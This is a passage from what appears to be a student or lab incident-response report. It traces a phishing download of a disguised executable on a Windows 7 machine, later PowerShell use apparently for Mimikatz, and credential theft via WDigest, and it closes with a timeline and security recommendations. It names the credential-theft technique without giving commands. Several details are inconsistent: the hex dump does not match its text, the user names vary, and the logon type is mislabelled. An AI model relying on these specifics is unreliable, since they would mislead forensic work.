00000000 c0 61 00 6c 00 74 00 68 00 20 00 43 00 61 00 72 00 al.th...Car. 2018-10-09 01:44:17.000000 N/A
00000000 00 20 00 49 00 66 00 65 00 6f 00 72 00 6d 00 e...In.f.or.m. 2018-10-09 01:44:17.000000 N/A
00000000 61 00 74 00 69 00 68 00 6f 00 66 00 2e 00 6c 00 66 00 a.tion.ln.ln. 2018-10-09 01:44:18.000000 N/A
00000000 69 00 00 00 34 00 60 00 65 00 6f 00 66 00 67 00 K.... 2018-10-09 01:44:18.000000 N/A
00000000 1 : (S)
REG_BINARY 1 : (S)
00000000 46 00 69 00 6c 00 65 00 20 00 53 00 68 00 61 00 File...S.ha. 2018-10-09 01:44:18.500000 N/A
r.e...(\.\c.s. 2018-10-09 01:44:18.500000 N/A
00000000 72 00 65 00 20 00 28 00 5c 00 63 00 73 00 i.r.s.d.c.1...) 2018-10-09 01:44:19.000000 N/A
00000000 60 00 72 00 73 00 64 00 63 00 31 00 29 00 20 00 .. 2018-10-09 01:44:19.000000 N/A
00000000 28 00 46 00 34 00 29 00 54 00 32 00 00 00 .. 2018-10-09 01:44:19.500000 N/A
(F...).1...2... 2018-10-09 01:44:19.500000 N/A
00000000 08 00 46 00 29 00 54 00 32 00 00 00 ..File...S.ha. 2018-10-09 01:44:19.500000 N/A
00000000 52 00 65 00 28 00 53 00 73 00 69 00 72 00 63 00 64 00 67 00 re.(cs1.cs1)...(F... 2018-10-09 01:44:19.500000 N/A
00000000 29 2e 6c 6b 66 00 68 00 00 04 00 ef be 00 00 ).lnk.h... 2018-10-09 01:44:19.500000 N/A
00000000 00 00 00 00 00 00 2a 00 00 00 00 00 00 00 00 ..A..... 2018-10-09 01:44:19.500000 N/A
00000000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .. 2018-10-09 01:44:19.500000 N/A
00000000 40 00 69 00 6c 00 65 00 28 00 53 00 68 00 61 00 File...S.ha. 2018-10-09 01:44:19.500000 N/A
r.e...(\.\c.s. 2018-10-09 01:44:19.500000 N/A
00000000 73 00 64 00 20 00 53 00 63 00 69 00 70 00 65 00 s.d.c.1...) (F... 2018-10-09 01:44:19.500000 N/A
00000000 29 00 2e 00 6c 00 6e 00 00 2c 00 00 00 00 00 00 00 ).lnk... 2018-10-09 01:44:19.500000 N/A
```

After this we decided to take a look at the event logs to figure out a more detailed version of what might have happened.

We found that the file was downloaded on 9th October 2018 at 11:48AM

Evidence Image 15:

The screenshot shows the Windows Event Viewer with the following details:

Date: 2018-10-09
Time: 11:48:32 AM
Type: Audit Success
User: N/A
Computer: Win7-CFO.csrs.com

Description: A new process has been created.

Subject: Security ID: S-1-5-21-2625972312-1593475058-3720267912-1117
Account Name: shauer
Account Domain: CSRS
Logon ID: 006C2891

Process Information:
New Process ID: 000000B8
New Process Name: C:\Users\shauer\Downloads\EnhancementTab1.xlsx.exe
Token Elevation Type: TokenElevationTypeDefault (1)
Creator Process ID: 000000E9C
Process Command Line:

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.
Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.
Type 2 is an elevated token with no privileges removed or groups disabled. An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator. An elevated token is also used when an application is configured to always require administrative privilege or to always require maximum privilege, and the user is a member of the Administrators group.
Type 3 is a limited token with administrative privileges removed and administrative groups disabled. The limited token is used when User Account Control is enabled, the application does not require administrative privilege, and the user does not choose to start the program using Run as administrator.

At the same time Excel was also initiated which means that after the installation the file was opened.

Evidence Image 16:

The screenshot shows the Windows Event Viewer with the following details:

Date: 2018-10-09
Time: 11:48:50 AM
Type: Audit Success
User: N/A
Computer: Win7-CFO.csrs.com

Description: A new process has been created.

Subject: Security ID: S-1-5-21-2625972312-1593475058-3720267912-1117
Account Name: shauer
Account Domain: CSRS
Logon ID: 006C2891

Process Information:
New Process ID: 00001028
New Process Name: C:\Program Files (x86)\Microsoft Office\Office 14\EXCEL.EXE
Token Elevation Type: TokenElevationTypeDefault (1)
Creator Process ID: 000000B8
Process Command Line:

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.
Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.
Type 2 is an elevated token with no privileges removed or groups disabled. An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator. An elevated token is also used when an application is configured to always require administrative privilege or to always require maximum privilege, and the user is a member of the Administrators group.
Type 3 is a limited token with administrative privileges removed and administrative groups disabled. The limited token is used when User Account Control is enabled, the application does not require administrative privilege, and the user does not choose to start the program using Run as administrator.

After this the user logged off the system and later around 2:56 PM logged back on remotely.

Evidence Image 17:

The screenshot shows the Windows Event Viewer with a single event selected. The event details a successful logon from a user named 'shauer' on the 'Win7-CFO.csrs.com' computer. The logon occurred at 2:56:43 PM on October 9, 2018. The subject account is 'shauer' with security ID S-1-5-18, and the logon type is 10 (Interactive). The process creating the logon is 'winlogon.exe'. Network information shows the source network address as 192.168.0.6. The event also includes detailed authentication information, noting User32 authentication package and Negotiate transitioned service.

From what we discovered using volatility it was clear that powershell was initiated to install Mimikatz.

The image provided gives information about the time when it happened.

Evidence Image 18:

This screenshot shows another event from the Windows Event Viewer. It records a 'Process Creation' event at 2:57:28 PM on October 9, 2018. The event is categorized as 'Audit Success' with Event ID 4688. The process created is 'powershell.exe' located at 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'. The token elevation type is 'TokenElevationTypeDefault (1)'. The creator process is 'winlogon.exe'. The event notes that the token elevation type indicates the type of token assigned to the new process in accordance with User Account Control policy. It also provides details about token elevation types 1, 2, and 3.

The one detail that was missing in memory was discovered in event logs.

Notepad was accessed at 2:59 PM possible to store the credentials found using Mimikatz.

Evidence Image 19:

This screenshot shows a third event from the Windows Event Viewer, continuing the sequence of process creations. It records a 'Process Creation' event at 2:57:28 PM on October 9, 2018, with Event ID 4688. The process created is 'powershell.exe' at 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'. The token elevation type is 'TokenElevationTypeDefault (1)'. The creator process is 'winlogon.exe'. The event again describes the token elevation type and its relation to User Account Control policy, along with details about token elevation types 1, 2, and 3.

After this the user accessed a folder/directory containing some files which led us to believe had the text file with all the credentials on it.

Evidence Image 20:

The screenshot shows the Event Log Explorer interface with several tabs: Computers Tree, Security.evlx, and Windows PowerShell.evlx. The Security.evlx tab is selected, displaying a list of 194 events filtered from 19340 total events. The list includes columns for Type, Date, Time, Event, Source, Category, User, and Computer. Most events are Audit Success entries for various system processes like 'Windows-SelProcess Creation' and 'Windows-SelProcess Termination'. One event is highlighted in yellow, showing a detailed description of a network share access attempt:

Description

A network share object was accessed.

Subject:

- Security ID: S-1-5-21-2625972312-1593475058-3720267912-1117
- Account Name: bhauser
- Account Domain: CSRS
- Login ID: 006C2891

Network Information:

- Object Type: File
- Source Address: fe80::2442:a923:be1e:3c7
- Source Port: 53669

Share Information:

- Share Name: *\Users
- Share Path: V:\C:\Users

Access Request Information:

- Access Mask: 0001
- Accesses: ReadData (or ListDirectory)

We took a look at the Registry hives to find out more information. However it didn't provide us with anything significant. We did find out about Networks and Users available on the system. This information wasn't available in the memory dump that was captured.

Image 21 has information about the Networks.

Image 22 has information about the Users.

Evidence Image 21:

The screenshot shows the Registry Explorer interface with the 'NetworkList' key selected under 'Registry hives (4)'. The left pane shows the tree structure of registry keys, and the right pane displays a table of network connection details:

First Network	Network Name	Name Type	First Connect LOCAL	Last Connected LOCAL	Managed	DNS Suffix	Gateway Mac Address	Profile GUID
ca9s.com	ca9s.com	Wired	2018-10-04 00:13:44	2018-10-08 20:44:46	<input checked="" type="checkbox"/>	<none>	00-26-F2-15-2C-C2	{093A16F7-11AC-496D-9144-C01CD07FDA}
Network	Network	Wired	2018-10-04 00:06:55	2018-10-04 00:08:27	<input type="checkbox"/>	<none>	00-26-F2-15-2C-C2	{7CE8EC63-292B-4C53-882A-5BCAAD8E240F}

Evidence Image 22:

The screenshot shows the Registry Explorer interface with the 'Windows' key selected under 'Registry hives (3)'. The left pane shows the tree structure of registry keys, and the right pane displays a table of timestamped registry key entries:

Timestamp	Key Name	Profile Image Path
2009-07-14 04:58:36	S-1-5-18	\$systemroot\system32\config\systemprofile
2009-07-14 04:58:43	S-1-5-19	C:\Windows\ServiceProfiles\LocalService
2009-07-14 05:05:03	S-1-5-20	C:\Windows\ServiceProfiles\NetworkService
2009-07-14 11:59:56	S-1-5-21-2625972312-1593475058-3720267912-1117	C:\Users\bfernandez
2009-07-14 16:36:00	S-1-5-21-2625972312-1593475058-3720267912-1117	C:\Users\bhauser
2018-10-09 20:28:17	S-1-5-21-2625972312-1593475058-3720267912-500	C:\Users\Administrator
2018-10-09 16:32:20	S-1-5-21-4074780529-1249784703-2146843469-1000	C:\Users\Admin

The investigation revealed that **shauser** was the target victim on who a possible phishing attack was performed by sending him a malicious email from which the user downloaded a malicious file **Enhancement Tablxlsx.exe** which allowed the attacker to steal credentials present on the system by exploiting the lack of security features of **wdigest**.

Incident Timeline:

To figure out the timeline of the incident we used the event logs and analyzed them using Event Log Explorer. And since we already know the user account through which all this occurred. We filtered the Event Logs to help better find out the timeline.

The table below provides a timed description of the activities that lead to the exploit on the system.

Event	Time/Date	Description
User Logon	6:53 AM, October 4, 2018	Logs on to the system
User Logoff	6:55 AM, October 4, 2018	Logs off the system
User Logon	11:11 AM, October 9, 2018	Logs on to the system
Outlook Open	11:11 AM, October 9, 2018	opens outlook
User Logs on Remotely	11:24 AM, October 9, 2018	User logged on remotely using SSH connection through 192.168.0.4
Outlook Closed	11:35 AM, October 9, 2018	closes outlook
File System	11:36 AM, October 9, 2018	User accessed some files.
Outlook Open	11:36 AM, October 9, 2018	opens outlook
Internet Explorer	11:47 AM, October 9, 2018	User access internet explorer browser.
Downloads Malware File	11:48 AM, October 9, 2018	User downloaded the Enhancement Tablxlsx.exe file
Excel	11:48 AM, October 9, 2018	User opened the downloaded file which initialized excel.
PowerShell	2:57 PM, October 9, 2018	PowerShell was opened possible for MimiKatz installation.
whoami	2:57 PM, October 9, 2018	whoami was initiated
PowerShell	2:58 PM, October 9, 2018	Sensitive Privilege Used in PowerShell.
Notepad	2:59 PM, October 9, 2018	Notepad was opened.
User Logoff	4:02 PM, October 9, 2018	Used logged off.

Recommendations:

1. Train Employees to understand security practices and better identify suspicious emails and applications.
2. Adopt using a more secure method of authentication and credential storage and removal of Wdigest from all the devices and network.
3. Update system regularly and stay updated with all the system patches.
4. Use a more robust and commercially approved anti-virus or anti-malware system.
5. Create a strong password policy and ensure changing of passwords frequently.
6. Adopt an email spam and malware identifier system to reduce the chances of a phishing attack.
7. Use of a multi-factor authentication system for login purposes will prevent the attacker from logging into the system even if the password is discovered.